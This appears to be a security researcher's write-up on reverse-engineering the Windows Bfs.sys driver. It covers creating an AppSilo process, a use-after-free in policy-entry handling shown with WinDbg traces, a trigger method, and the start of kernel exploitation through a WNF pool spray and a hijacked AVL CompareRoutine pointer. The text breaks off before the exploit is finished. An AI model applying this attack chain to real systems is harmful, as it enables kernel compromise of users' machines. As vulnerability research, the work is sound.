

1. Fully reverse Bfs.sys.
2. The user mode process has 2 ways to communicate with the driver.
 - a. Open the device “\device\bfs”, and call NtDeviceIoControlFile with the ioctlcode 0x228004 to send the request, the Bfs!BfsDeviceIoControl() function will handle the request. 0x228004 is the only IoControlCode that the Bfs driver will respond to.
 - b. In Bfs!DriverEntry(), it calls FltRegisterFilter() to register itself to a minifilter driver, handle 2 types of IRP request, IRP_MJ_CREATE and IRP_MJ_CREATE_NAMED_PIPE. The call routines are (BfsPreCreateOperation,BfsPostCreateOperation), (BfsPreCreatePipeOperation,BfsPostCreatePipeOperation).
3. Big Blocker to go inside above interface functions.
 - a. At the beginning of the above functions, it calls BfsIsApplicableToken() to check the process access token; if the check fails, it returns directly and does nothing.

```
bool __fastcall BfsIsApplicableToken(PACCESS_TOKEN Token)
{
    bool False; // bl
    ULONG blsAppSilo; // [rsp+38h] [rbp+10h] BYREF

    False = 0;
    blsAppSilo = 0;
    if ( SeQueryInformationToken(Token, TokenIsAppSilo, (PVOID *)&blsAppSilo) >= 0
    )
        return blsAppSilo != 0;
    return False;
}
```

- b. I set the breakpoint after this function in BfsPreCreateOperation(), the breakpoint never hits, it means that there is not any process in the system that is an app silo process. And there is not any information online about how to create an app silo process. but if you can not create or open an AppSilo process, you can not make any progress and to be blocked here.

- c. Let's go into the **SeQueryInformationToken()** to see how it judges TokenIsAppSilo.

```
...
case TokenIsAppSilo:
    *(_DWORD *)TokenInformation = (unsigned __int8)SepSidInTokenSidHash(
        &Token->CapabilitiesHash,
        0i64,
        SeAppSiloSid,
        0,
        1,
        0);
...
```

SeAppSiloSid is a PSID, a pointer to a Sid.

0: kd> x nt!*SeAppSiloSid*

ffff803`6a870990 nt!SeAppSiloSid = <no type information>

0: kd> dq nt!SeAppSiloSid l4

ffff803`6a870990 fffff8b9`a8cbb450 fffff8b9`a8c69540

ffff803`6a8709a0 fffff8b9`a8c69180 fffff8b9`a8cbb2d0

0: kd> !sid fffff8b9`a8cbb450

SID is: S-1-15-3-65536

0: kd> dt _SID fffff8b9`a8cbb450

nt!_SID

+0x000 Revision : 0x1 "

+0x001 SubAuthorityCount : 0x2 "

+0x002 IdentifierAuthority : _SID_IDENTIFIER_AUTHORITY

+0x008 SubAuthority : [1] 3

0: kd> dt _SID_IDENTIFIER_AUTHORITY fffff8b9`a8cbb450+2

nt!_SID_IDENTIFIER_AUTHORITY

+0x000 Value : [6] ""

0: kd> dt _SID_IDENTIFIER_AUTHORITY Value.

nt!_SID_IDENTIFIER_AUTHORITY

+0x000 Value : [6] UChar

0: kd> db fffff8b9`a8cbb450+2 l6

ffff8b9`a8cbb452 00 00 00 00 00 0f

0: kd> dt _token CapabilitiesHash.

nt!_TOKEN

+0x328 CapabilitiesHash :

+0x000 SidCount : Uint4B

+0x008 SidAttr : Ptr64 _SID_AND_ATTRIBUTES

+0x010 Hash : [32] Uint8B

0: kd> dt _SID_AND_ATTRIBUTES

nt!_SID_AND_ATTRIBUTES

+0x000 Sid : Ptr64 Void

+0x008 Attributes : Uint4B

In SepSidInTokenSidHash(), it gets a SID list from token CapabilitiesHash, and checks if SeAppSiloSid is in this list. Now I know that SeAppSiloSid is a kind of capability in token, but I still have no idea what it is, and how to set it to a process. "AppSilo", from the name, I feel it relates to windows Appcontainer, Silo, dockers...

- d. So I studied the knowledge about them, and created a project to create an Appcontainer process, and a project to create a Silo process.

And some online says that SeAppSiloSid: the SID that represents an app silo, which is a security boundary within which Windows Store apps run, so I also

opened an app from the Windows app store, but they all failed, neither pass the check of BfslsApplicableToken.

- e. Seems no way to go now, but when I double check the code for creation Appcontainer process, I accidentally found that there is param sc,

```
SECURITY_CAPABILITIES sc = { 0 };  
sc.AppContainerSid = pSidAppContainerSid;
```

Above code to create a process in a container and make it to be an AppContainer process. But when I see the name of the structure name SECURITY_CAPABILITIES, **CAPABILITIES**, like i said above SeAppSiloSid is a kind of capability, go to the definition of it

```
typedef struct _SECURITY_CAPABILITIES {  
    PSID AppContainerSid;  
    PSID_AND_ATTRIBUTES Capabilities;  
    DWORD CapabilityCount;  
    DWORD Reserved;  
} SECURITY_CAPABILITIES, *PSECURITY_CAPABILITIES,  
*LPSECURITY_CAPABILITIES;
```

Besides the AppContainerSid, It also has the fields to set the capabilities, seems it is what I really need, so I create a function which fully copies the data from the SeAppSiloSid, and adds it to the sc structure.

```
_SiloSID CreateAppSiloCapability() {  
    _SiloSID SeAppSiloSid = { 0 };  
    _SID_IDENTIFIER_AUTHORITY IdentifierAuthority = { 0 };  
  
    IdentifierAuthority.Value[0] = 0;  
    IdentifierAuthority.Value[1] = 0;  
    IdentifierAuthority.Value[2] = 0;  
    IdentifierAuthority.Value[3] = 0;  
    IdentifierAuthority.Value[4] = 0;  
    IdentifierAuthority.Value[5] = 0xF;  
  
    InitializeSid(PSID(&SeAppSiloSid), &IdentifierAuthority, 2u);  
    SeAppSiloSid.SubAuthority[0] = 3;  
    SeAppSiloSid.SubAuthority[1] = 0x10000;  
  
    return SeAppSiloSid;  
}  
_SiloSID SeAppSiloSid = CreateAppSiloCapability();  
SID_AND_ATTRIBUTES Capabilities = { 0 };  
Capabilities.Sid = (PSID)&SeAppSiloSid;
```

```
Capabilities.Attributes = 0xff;
```

```
sc.CapabilityCount = 1;  
sc.Capabilities = &Capabilities;
```

```
0: kd> dt _SID_AND_ATTRIBUTES  
nt!_SID_AND_ATTRIBUTES  
+0x000 Sid : Ptr64 Void  
+0x008 Attributes : Uint4B
```

But for the Capabilities.**Attributes**, I do not really know what it is, so set it to 0xff.
Now everything is ready, let's have a try. But it ends up failed, from the debugging, it eventually called the NtCreateLowBoxToken(), and returned c000000d, but from **0x00000051`f7eff498** we can see that capability does what I set.

```
00 ntdll!NtCreateLowBoxToken  
01 KERNELBASE!BasepCreateLowBox  
02 KERNELBASE!CreateProcessInternalW  
03 KERNELBASE!CreateProcessW  
04 KERNEL32!CreateProcessWStub  
05 AppContainer!LaunchContainerApp  
06 AppContainer!main  
07 AppContainer!invoke_main  
08 AppContainer!__srt_common_main_seh  
09 AppContainer!__srt_common_main  
0a AppContainer!mainCRTStartup  
0b KERNEL32!BaseThreadInitThunk  
0c ntdll!RtlUserThreadStart  
ntdll!NtCreateLowBoxToken:  
00007ff8`61ab1a40 4c8bd1      mov     r10,rcx  
0:000> dq rsp  
00000051`f7efd5f8 00007ff8`5ed55f4d 00000000`00000000  
00000051`f7efd608 00000051`f7efd700 00000000`000003d0  
00000051`f7efd618 00000051`f7efd618 00000051`f7eff4c8 00000188`9e3b0550  
00000051`f7efd628 00000051`00000001 00000051`f7eff4c8  
00000051`f7efd638 00000051`00000006 00000051`f7efd748  
00000051`f7efd648 00000000`000001b0 00000188`9e390000  
00000051`f7efd658 00000000`00000000 00000000`00000000  
00000051`f7efd668 00000000`00000000 00000041`00000000  
0:000> dt SID_AND_ATTRIBUTES 00000051`f7eff4c8  
AppContainer!SID_AND_ATTRIBUTES  
+0x000 Sid : 0x00000051`f7eff498 Void  
+0x008 Attributes : 0xff  
0:000> db 0x00000051`f7eff498
```

```
00000051`f7eff498 01 02 00 00 00 00 00 0f-03 00 00 00 00 00 01 00 .....
00000051`f7eff4a8 cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc .....

```

0:000> pt

Time Travel Position: [48E:0](#)

```
rax=00000000c000000d rbx=0000000000000000 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000000000006 rdi=000000000000001c0
rip=00007ff861ab1a54 rsp=00000051f7efd5f8 rbp=00000051f7efd700
r8=0000000000000000 r9=0000000000000000 r10=0000000000000000
r11=0000000000000000 r12=0000000000000000 r13=00000051f7eff468
r14=0000000000000000 r15=00000051f7efdac8

```

iopl=0 nv up ei pl zr na po nc

cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246

ntdll!NtCreateLowBoxToken+0x14:

```
00007ff8`61ab1a54 c3 ret

```

0:000> !error 00000000c000000d

Error code: (NTSTATUS) 0xc000000d (3221225485) - An invalid parameter was passed to a service or function.

So I do the kernel debugging trying to find out the reason for this failure.

nt!SeCaptureSidAndAttributesArray+0x3e0:

```
ffff800`64aa00d0 41f744ff0880ffff1f test dword ptr [r15+rdi*8+8],1FFFFFF80h

```

ds:002b:ffff9787`8510bfa8=000000ff

2: kd> p

nt!SeCaptureSidAndAttributesArray+0x3e9:

```
ffff800`64aa00d9 752d jne nt!SeCaptureSidAndAttributesArray+0x418

```

(ffff800`64aa0108) [br=1]

2: kd> p

nt!SeCaptureSidAndAttributesArray+0x418:

```
ffff800`64aa0108 41bc0d0000c0 mov r12d,0C000000Dh

```

It tests 0x1FFFFFF80h with 0x000000ff, **0xff**, it is the attribute in the capability that I set. 0xff is too big and so invalid, it should not be bigger than 0x1f, so I set it to **0xf**, and try again, finally it works, now I can create an AppSilo process.

4. Review the code if there is a bug.

In BfsInsertPolicyEntry(), it calls BfsOpenPolicyDirectory() and BfsCreateStorage() to open PolicyDirectory, and then create the storage file or open if it exists, you can think it is a policy config structure which was persistent to this storage file.

The path of the policy directory is \\SystemRoot\\System32\\config\\BFS\\{usersid}

The path of the storage file is

\\SystemRoot\\System32\\config\\BFS\\{usersid}\\{containerid}

BfsInsertPolicyEntry() can be attained from BfsDeviceIoControl().

Yes, it is a file that Bfs will load and parse it, so if I mess it up ,what will happen?

Next, I add the OpenPolicyDirectory() and CreateStorage() into my test code, they basically to be copied from BfsOpenPolicyDirectory() and BfsCreateStorage(), and purposely messed up the storage file and then send the ioctl request to see it responses.

The output shows that the test program failed to open the dir, the error code is access denied. Seeing this result, it is understandable that the folder is under the system folder \\SystemRoot\\System32\\config, the normal user can not access it. In fact, I did not just try it once, I tried to run it several times. From the error output, I found an interesting thing, that the first time I run it, the error shows me that I do not have right to access the policy folder, but the second time, it shows me that the file can not be created, it has been opened by others, Wired, right? It means that I successfully opened the policy folder but failed to create a storage file in it. This should not happen, I do not have the right to open the folder, and then I tried several times to test it, yes, it can steadily occur in my virtual machine. Now I confirm that it is true. Then I carefully reviewed the code of my test program and the related functions in the Bfs driver, finally found out the reason behind it. My test code snippet as follows:

```
{
    OpenPolicyDirectory()
    CreateStorage() and mess up the file.
    Send the ioctl request
}
```

The first time, OpenPolicyDirectory failed, but it did not return, and continued to run, then CreateStorage() failed, and next, sent the ioctl request, Bfs!BfsInsertPolicyEntry() was called, Bfs!BfsOpenPolicyDirectory() and Bfs!BfsCreateStorage() was called in it, thus, it created the folder and the storage file under it.

Why can I open the folder the second time? Because the first time, I sent the request and in the Bfs driver, it had created the folder and the file, it means I am the creator owner of the folder, right? I initiated the request to create it. As a creator owner I can open it right now. But why can I not open the storage file? Because the Bfs driver created it and does not share the access to others until system restart. And After the system restart, the Bfs driver does not actively open the folder and the file, until I send the ioctl request to let it do this. So I restart the system, now I should can open the policy dir and the storage file, and then messed it up, sent the request to see what will happen, well, this time something surprising happened, the system crashed, so I follow the above steps to tried several times, it reproduced steadily.

5. Find the root cause of the bugcheck.

From the hindsight, it is a UAF bug, but I do not know it at the moment, and the UAF bug makes the system randomly crash. I reproduced it many times, and still have no idea how it happened, but I found it crashed in `RtlLookupEntryHashTable()` and `RtlInsertEntryHashTable()` many times.

```
00 nt!DbgBreakPointWithStatus
01 nt!KiBugCheckDebugBreak
02 nt!KeBugCheck2
03 nt!KeBugCheckEx
04 nt!RtlpHeapHandleError
05 nt!RtlpHpHeapHandleError
06 nt!RtlpLogHeapFailure
07 nt!RtlpHpLfhSubsegmentFreeBlock
08 nt!RtlpHpFreeHeap
09 nt!ExFreePoolWithTag
0a bfs!BfsInsertPolicyEntry
0b bfs!BfsGetPolicyEntry
0c bfs!BfsProcessSetPolicyRequest
0d bfs!BfsDeviceIoControl
..
```

From the above callstack, seems that there is something wrong with policy entry pool, from `BfsInsertPolicyEntry()`, I found the entry pool was allocated with tag '**EsfB**',

```
NewPolicyEntry = (__int64)ExAllocatePool2(0x100i64, 0x40i64, 'EsfB');
```

And then I used the “`ed nt!poolhittag 'EsfB'`” command in kd to modify the value of the global system variable `PoolHitTag`. It will be hit when pool allocation and free with this tag, to see when it is allocated and freed.

Let's do it again.

```
0: kd> ed nt!poolhittag 'EsfB'
0: kd> g
Break instruction exception - code 80000003 (first chance)
nt!ExAllocateHeapPool+0x1c3198:
ffff803`6a043078 cc          int     3
0: kd> kc
# Call Site
00 nt!ExAllocateHeapPool
01 nt!ExpAllocatePoolWithTagFromNode
02 nt!ExAllocatePool2
03 bfs!BfsInsertNotPresentPolicyEntry
```

[04](#) bfs!BfsPolicyExists

[05](#) bfs!BfsCheckAndApplyPolicy

[06](#) bfs!BfsPreCreateOperation

...

0: kd> pt

nt!ExAllocateHeapPool+0x3e9:

ffff803`69e802c9 c3 ret

2: kd> r

rax=ffffa909ac02dcc0 rbx=0000000000000000 rcx=0000000000000028

rdx=0000000000000050 rsi=0000000000000040 rdi=00000000000000401

rip=ffff80369e802c9 rsp=fffff28fe4af6ea8 rbp=0000000045736642

r8=ffffbc0007067a80 r9=0000000045736642 r10=00000000000000488

r11=0000000045736642 r12=a1b9a1968177e61f r13=0000000000000000

r14=0000000000000001 r15=0000000000000000

iopl=0 nv up ei ng nz na pe nc

cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040282

nt!ExAllocateHeapPool+0x3e9:

ffff803`69e802c9 c3 ret

2: kd> !pool ffffa909ac02dcc0 80000002

unable to get nt!PspSessionIdBitmap

*ffffa909ac02dcb0 size: 50 previous size: 0 (Allocated) *BfsE

Owning component : Unknown (update pooltag.txt)

2: kd> db ffffa909ac02dcb0 l50

ffffa909`ac02dcb0 00 00 05 03 42 66 73 45-00 00 00 00 00 00 00 00BfsE.....

ffffa909`ac02dcc0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

ffffa909`ac02dcd0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

ffffa909`ac02dce0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

ffffa909`ac02dcf0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

2: kd> g

Break instruction exception - code 80000003 (first chance)

nt!ExFreePoolWithTag+0xc80:

ffff803`6a6acd90 cc int 3

3: kd> kc

Call Site

[00](#) nt!ExFreePoolWithTag

[01](#) bfs!BfsDereferencePolicyEntry

[02](#) bfs!BfsGetPolicyEntry

[03](#) bfs!BfsProcessSetPolicyRequest

[04](#) bfs!BfsDeviceIoControl

[05](#) nt!IoCallDriver

[06](#) nt!IoPpSynchronousServiceTail

[07](#) nt!IoPpXxxControlFile

[08](#) nt!NtDeviceIoControlFile

[09](#) nt!KiSystemServiceCopyEnd

[0a](#) ntdll!NtDeviceIoControlFile
[0b](#) BfsTest!SendSetPolicyRequest

```
3: kd> kb1
# RetAddr      : Args to Child                               : Call Site
00 fffff803`7248253a : 00000000`45736642 fffffa909`ac02dcc0 fffffa909`00000003
00000000`00000050 : nt!ExFreePoolWithTag+0xc80
3: kd> !pool fffffa909`ac02dcc0 8000002
Pool page fffffa909ac02dcc0 region is Paged pool
*ffffa909ac02dcb0 size: 50 previous size: 0 (Allocated) *BfsE
Owning component : Unknown (update pooltag.txt)
3: kd> db fffffa909ac02dcb0 l50
ffffa909`ac02dcb0 00 00 05 03 42 66 73 45-00 00 00 00 00 00 00 00 00 ....BfsE.....
ffffa909`ac02dcc0 50 d2 c2 ab 89 cf ff ff-50 d2 c2 ab 89 cf ff ff P.....P.....
ffffa909`ac02dcd0 1f e6 77 81 96 a1 b9 a1-80 75 1d b2 09 a9 ff ff ..w.....u.....
ffffa909`ac02dce0 d0 0b 95 b0 09 a9 ff ff-90 31 fe ad 89 cf ff ff .....1.....
ffffa909`ac02dcf0 00 00 00 00 00 00 00 00-01 00 00 10 00 00 00 00 .....
3: kd> pt
nt!ExFreePoolWithTag+0x1bd:
fffff803`6a6ac2cd c3          ret
1: kd> bu bfs!BfsProcessSetPolicyRequest
1: kd> g
Breakpoint 0 hit
bfs!BfsProcessSetPolicyRequest:
fffff803`7248353c 4c8bdc      mov     r11,rsp
0: kd> !pool fffffa909`ac02dcc0 8000002
Pool page fffffa909ac02dcc0 region is Paged pool
*ffffa909ac02dcb0 size: 50 previous size: 0 (Allocated) *Wnf Process:
ffffcf89adc4f080
Pooltag Wnf : Windows Notification Facility, Binary : nt!wnf
0: kd> db fffffa909ac02dcb0 l50
ffffa909`ac02dcb0 00 00 05 0b 57 6e 66 20-df 81 ff 0b 6f 57 db 92 ....Wnf ....oW..
ffffa909`ac02dcc0 04 09 10 00 30 00 00 00-30 00 00 00 01 00 00 00 ....0...0.....
ffffa909`ac02dcd0 1f e6 77 81 96 a1 b9 a1-70 aa f6 25 66 01 00 00 ..w.....p..%f...
ffffa909`ac02dce0 98 ea f7 25 66 01 00 00-43 43 43 43 43 43 43 43
...%f...CCCCCCCC
ffffa909`ac02dcf0 f0 e3 f5 25 66 01 00 00-00 00 00 10 43 43 43 43 ...%f.....CCCC
...

0: kd> dq bfs!gBfsPolicyTable
fffff803`7248a080 00000000`00000000 fffffa909`aa9a7b10
fffff803`7248a090 ffffffff`80000da4 fffffcf89`abe26b20
```

```

0: kd> dt _RTL_DYNAMIC_HASH_TABLE ffffa909`aa9a7b10
ntdll!_RTL_DYNAMIC_HASH_TABLE
+0x000 Flags          : 0
+0x004 Shift          : 0
+0x008 TableSize      : 0x80
+0x00c Pivot          : 0
+0x010 DivisorMask    : 0x7f
+0x014 NumEntries     : 2
+0x018 NonEmptyBuckets : 2
+0x01c NumEnumerators : 0
+0x020 Directory      : 0xffffcf89`abc2d010 Void
0: kd> !pool 0xffffcf89`abc2d010 80000002
*ffffcf89abc2d000 size: 880 previous size: 0 (Allocated) *HTab
Owning component : Unknown (update pooltag.txt)
0: kd> ? (880-10)/8
Evaluate expression: 270 = 00000000`0000010e
0: kd> dq 0xffffcf89`abc2d010 l00000000`0000010e+1
ffffcf89`abc2d010 fffffcf89`abc2d010 fffffcf89`abc2d010
ffffcf89`abc2d020 fffffcf89`abc2d020 fffffcf89`abc2d020
ffffcf89`abc2d030 fffffcf89`abc2d030 fffffcf89`abc2d030
...
ffffcf89`abc2d250 ffffa909`ac02dcc0 fffffa909`ac02dcc0
ffffcf89`abc2d260 fffffcf89`abc2d260 fffffcf89`abc2d260
ffffcf89`abc2d270 fffffcf89`abc2d270 fffffcf89`abc2d270
...
0: kd> !pool ffffa909`ac02dcc0 80000002
*ffffa909ac02dcb0 size: 50 previous size: 0 (Allocated) *Wnf Process:
ffffcf89adc4f080
Pooltag Wnf : Windows Notification Facility, Binary : nt!wnf

```

```

gBfsPolicyTable is a
struct _BFS_HASH_TABLE
{
    PVOID Pushlock;
    PRTL_DYNAMIC_HASH_TABLE HashTable;
};

```

HashTable->Directory is a list_entry array, and stores all hash entries in it, the offset it is calculated by the by signature of the entry when it was being inserted.

Now, we can see that entry pool has been freed, but later when BfsProcessSetPolicyRequest was hit, it is still in the hashtable, however the tag has been changed to ***Wnf**, the Wnf module got this freed pool.

6. The reason for the bug.

My test program created an AppSilo process, when this AppSilo process creates a file, BfsPreCreateOperation was called, and it will go into the BfsInsertNotPresentPolicyEntry() function, the callstack as follows:

```
00 bfs!BfsInsertNotPresentPolicyEntry
01 bfs!BfsPolicyExists
02 bfs!BfsCheckAndApplyPolicy
03 bfs!BfsPreCreateOperation
04 FLTMGR!FltpPerformPreCallbacksWorker
05 FLTMGR!FltpPassThroughInternal
06 FLTMGR!FltpCreate
07 nt!IoCallDriver
08 nt!IoParseDevice
09 nt!ObpLookupObjectName
0a nt!ObOpenObjectByNameEx
0b nt!IoCreateFile
0c nt!NtOpenFile
0d nt!KiSystemServiceCopyEnd
0e ntdll!NtOpenFile
```

BfsInsertNotPresentPolicyEntry() call BfsLookupPolicyEntryHashTable() to look up the the entry by the signature which is calculated by the UserId and ContainerId, when it failed to find it in the hashtable of bfs!**gBfsPolicyTable**, it creates a placeholder entry for the Container under the User.

Then I send the ioctl request, the **BfsInsertPolicyEntry()** was called, in BfsInsertPolicyEntry(), it first calls BfsLookupPolicyEntryHashTable() try to get the existing policy entry, yes, it got this placeholder entry, since it exists, BfsInsertPolicyEntry() do not need to allocate a new one, just fill the fields in this existing entry to make it to be a normal entry. The policy entry structure is as follows.

```
struct _BFS_POLICY_ENTRY
{
    RTL_DYNAMIC_HASH_TABLE_ENTRY TableEntry;
    PSID pUserId;
    PSID pContainerId;
    PRKEVENT Event;
```

```

    _BFS_STORAGE *Storage;
    int Flag;
    int RefNo;
};

```

You can see that there is a Storage field in it, so it calls BfsOpenPolicyDirectory() and BfsCreateStorage() to get a storage to fill this Storage field. But remember? I restarted the system, and now, my test process has opened the storage file before sent the ioctl request, the storage file had been occupied by my test process, therefore, BfsCreateStorage() failed, and then BfsDereferencePolicyEntry() was called to check the PolicyEntry->RefNo, if it equals 1, it will free the policy entry pool.

```

void __fastcall BfsDereferencePolicyEntry(_BFS_POLICY_ENTRY *PolicyEntry)
{
    if ( _InterlockedExchangeAdd(&PolicyEntry->RefNo, 0xFFFFFFFF) == 1 )
    {
        ...
        ExFreePoolWithTag(PolicyEntry, 0);
    }
}

```

But at the moment, it is 2, so RefNo was decreased to 1, and did nothing.

And then BfsInsertPolicyEntry() return to BfsGetPolicyEntry() with an error code, BfsGetPolicyEntry() found BfsInsertPolicyEntry() returned with an error, it also calls bfs!BfsDereferencePolicyEntry() to derefer the entry, but this time the RefNo is 1, in BfsDereferencePolicyEntry(), entry pool is freed.

The debugging info as follows:

```

1: kd> g
Breakpoint 0 hit
bfs!BfsInsertPolicyEntry:
ffff803`72482b90 4c894c2420    mov     qword ptr [rsp+20h],r9
1: kd> kc
# Call Site
00 bfs!BfsInsertPolicyEntry
01 bfs!BfsGetPolicyEntry
02 bfs!BfsProcessSetPolicyRequest
03 bfs!BfsDeviceIoControl
04 nt!IoCallDriver
05 nt!IoSynchronousServiceTail
06 nt!IoXxxControlFile
07 nt!NtDeviceIoControlFile
08 nt!KiSystemServiceCopyEnd

```

[09](#) ntdll!NtDeviceIoControlFile

[0a](#) BfsTest!SendSetPolicyRequest

..

1: kd> pct

...

bfs!BfsInsertPolicyEntry+0x7e:

ffff803`72482c0e e8e5040000 call bfs!BfsLookupPolicyEntryHashTable
(ffff803`724830f8)

1: kd> p

bfs!BfsInsertPolicyEntry+0x83:

ffff803`72482c13 488bd8 mov rbx,rax

1: kd> r rax

rax=ffffa909b08a7020

1: kd> pct

...

1: kd>

bfs!BfsInsertPolicyEntry+0x305:

ffff803`72482e95 e80a030000 call bfs!BfsOpenPolicyDirectory
(ffff803`724831a4)

1: kd> p

bfs!BfsInsertPolicyEntry+0x30a:

ffff803`72482e9a 8bf8 mov edi,eax

1: kd> r rax

rax=0000000000000000

1: kd> pct

bfs!BfsInsertPolicyEntry+0x32d:

ffff803`72482ebd e8862a0000 call bfs!BfsCreateStorage (ffff803`72485948)

0: kd> p

bfs!BfsInsertPolicyEntry+0x332:

ffff803`72482ec2 8bf8 mov edi,eax

0: kd> r rax

rax=00000000c0000043

0: kd> !error 00000000c0000043

Error code: (NTSTATUS) 0xc0000043 (3221225539) - **A file cannot be opened because the share access flags are incompatible.**

0: kd> pct

bfs!BfsInsertPolicyEntry+0x3d8:

ffff803`72482f68 e853f5ffff call bfs!BfsDereferencePolicyEntry
(ffff803`724824c0)

0: kd> dc fffa909b08a7020+3c l4

ffffa909`b08a705c 00000002 03050000 74416553 00000000SeAt....

0: kd> p

bfs!BfsInsertPolicyEntry+0x3dd:

ffff803`72482f6d 807db800 cmp byte ptr [rbp-48h],0

```

0: kd> dc ffffa909b08a7020+3c l4
ffffa909`b08a705c 00000001 03050000 74416553 00000000 .....SeAt....
0: kd> pt
bfs!BfsInsertPolicyEntry+0x522:
ffff803`724830b2 c3          ret
3: kd> r rax
rax=00000000c0000043
3: kd> p
bfs!BfsGetPolicyEntry+0x193:
ffff803`724828cf 8bf8          mov     edi,eax
3: kd>
bfs!BfsGetPolicyEntry+0x195:
ffff803`724828d1 85c0          test    eax,eax
...
1: kd>
bfs!BfsGetPolicyEntry+0x1b6:
ffff803`724828f2 e8c9fbffff    call   bfs!BfsDereferencePolicyEntry (ffff803`724824c0)
1: kd> r rcx
rcx=ffffa909b08a7020
1: kd> dc ffffa909b08a7020+3c l4
ffffa909`b08a705c 00000001 03050000 74416553 00000000 .....SeAt....
1: kd> t
bfs!BfsDereferencePolicyEntry:
ffff803`724824c0 4053          push    rbx
...
1: kd>
bfs!BfsDereferencePolicyEntry+0xc:
ffff803`724824cc f00fc1413c    lock xadd dword ptr [rcx+3Ch],eax
1: kd>
bfs!BfsDereferencePolicyEntry+0x11:
ffff803`724824d1 83f801        cmp     eax,1
...
bfs!BfsDereferencePolicyEntry+0x75:
ffff803`72482535 e8d69b22f8    call   nt!ExFreePoolWithTag (ffff803`6a6ac110)
3: kd> r rcx
rcx=ffffa909b08a7020
3: kd> p
bfs!BfsDereferencePolicyEntry+0x7a:
ffff803`7248253a 4883c420      add     rsp,20h

```

Although the policy entry is freed, it did not call the `RtlRemoveEntryHashTable()` function to remove it from the `bfs!gBfsPolicyTable`, so there is a UAF Bug.

7. The way to trigger it

There is a defect to do this, as I mentioned before, the Bfs driver created the storage file, and holds it until the system shutdown. I have no chance to open it in this round, I have to wait until the system restart to trigger it. What should I do now, do I have to do it after the system restart? Finally I figured out a way to bypass it.

Now the situation is that Bfs created the folder

`\\SystemRoot\\System32\\config\\BFS\\{usersid}`, and hold the file

`\\SystemRoot\\System32\\config\\BFS\\{usersid}\\{containerid}`, I can access and open the folder, but I can not open the storage file, let call it as file1. But I do not have to open the file1 to trigger the bug, since I can open the folder, so I can create file2 in it and hold this file2 to trigger the bug. Yes, I can create the 2nd AppSilo process, because the AppSilo1 process and AppSilo2 process under the same user, so the policy folder for AppSilo2 is also `\\SystemRoot\\System32\\config\\BFS\\{usersid}`, but the storage file of AppSilo2 is `\\SystemRoot\\System32\\config\\BFS\\{usersid}\\{containerid2}`, I can create AppSilo2 process and freeze it, by the process handle of it, I can query its user id and container id, then, create and hold the storage file of it in advance to trigger the bug. Thus I do not need to wait until the system restart, what I need is just create the 2nd AppSilo process to trigger it.

8. Exploitation

The first thing is to find a way to fill this freed pool with my payload, heapstray, right? Anyone knows it, so I do not need to talk a lot about it here. The result is that I managed to get this free policy entry, and fill it with my data. What I am using here is Wnf, but it's worth noting that there is a drawback with it, let's take a look at the policy entry structure.

Offset	Size	struct _BFS_POLICY_ENTRY
		{
0000	0018	RTL_DYNAMIC_HASH_TABLE_ENTRY TableEntry;
0018	0008	PSID pUserId;
0020	0008	PSID pContainerId;
0028	0008	PRKEVENT Event;
0030	0008	_BFS_STORAGE *Storage;
0038	0004	int Flag;
003C	0004	int RefNo;
	0040	};

Offset	Size	struct _RTL_DYNAMIC_HASH_TABLE_ENTRY
		{
0000	0010	LIST_ENTRY Linkage;
0010	0008	ULONG_PTR Signature;
	0018	};

The size of policy entry is 0x40, the size of pool header is 0x10, so the pool size is 0x50, the Wnf itself will occupy the first 0x10 bytes, PolicyEntry->TableEntry.Linkage will be used by Wnf, The bytes of what i can control is the remaining 0x30 bytes, as follows.

```

struct _BFS_POLICY_PARTIAL_ENTRY
{
    LONGLONG Signature;
    PSID UserId;
    PSID ContainerId;
    PVOID Event;
    _BFS_STORAGE Storage;
    int Flag;
    int RefNo;
};

struct _BFS_STORAGE
{
    ULONG_PTR Pushlock;
    HANDLE StorageFileHandle;
    _BFS_CONTROL_BLOCK *ControlBlock;
    RTL_BITMAP BitMapHeader;
    _BFS_VOLUME_ENTRY FirstVolumeEntry;
};

```

Look at the above `_BFS_POLICY_PARTIAL_ENTRY` structure, which one that I can use to modify the system data? Seems the storage is most promising, right? The other fields are relatively simple.

Next I reviewed the Bfs driver code, finally found out following attack chain:

- [00](#) nt!RtlAppendUnicodeToString
- [01](#) nt!**RtlLookupElementGenericTableAvl**
- [02](#) bfs!**BfsLocateDirectory**
- [03](#) bfs!BfsOpenVolume
- [04](#) bfs!BfsAddOrModifyEntry
- [05](#) bfs!BfsProcessSetPolicyRequest
- [06](#) bfs!BfsDeviceIoControl

The most important function here is **RtlLookupElementGenericTableAvl**

```
PVOID __stdcall RtlLookupElementGenericTableAvl(PRTL_AVL_TABLE Table, PVOID Buffer)
{
    ...
    Result = Table->CompareRoutine(Table, Buffer, &Node[1]);
    ...
}
```

It calls the **CompareRoutine** function to compare nodes to decide which one is what it is looking for.

```
Status = BfsLocateDirectory(&Storage->FirstVolumeEntry.Directory.VolumeTable,
usVolume, ppDirectory);
```

The Table here comes from the storage structure, its structure as follows

Offset	Size	struct _RTL_AVL_TABLE
		{
0000	0020	RTL_BALANCED_LINKS BalancedRoot;
0020	0008	PVOID OrderedPointer;
0028	0004	ULONG WhichOrderedElement;
002C	0004	ULONG NumberGenericTableElements;
0030	0004	ULONG DepthOfTree;
0038	0008	PRTL_BALANCED_LINKS RestartKey;
0040	0004	ULONG DeleteCount;
0048	0008	PRTL_AVL_COMPARE_ROUTINE CompareRoutine;
0050	0008	PRTL_AVL_ALLOCATE_ROUTINE AllocateRoutine;
0058	0008	PRTL_AVL_FREE_ROUTINE FreeRoutine;
0060	0008	PVOID TableContext;
	0068	};

It means that I can set this function to point anywhere, my first thought is let it point to the function in my test process, then I can do anything in it, right?

```
RTL_GENERIC_COMPARE_RESULTS KernelCallback(struct _RTL_AVL_TABLE*
Table, PVOID FirstStruct, PVOID SecondStruct) {
    ...
}
```

Then I tried it and take a look at the following debugging information first:

rax=0000000000000000 rbx=ffffa909aef5d7a8 **rcx=0000016fc82ae110**

nt!RtlLookupElementGenericTableAvl:

ffff803`69e305e0 48895c2408 mov qword ptr [rsp+8],rbx

1: kd> dt _RTL_AVL_TABLE @rcx

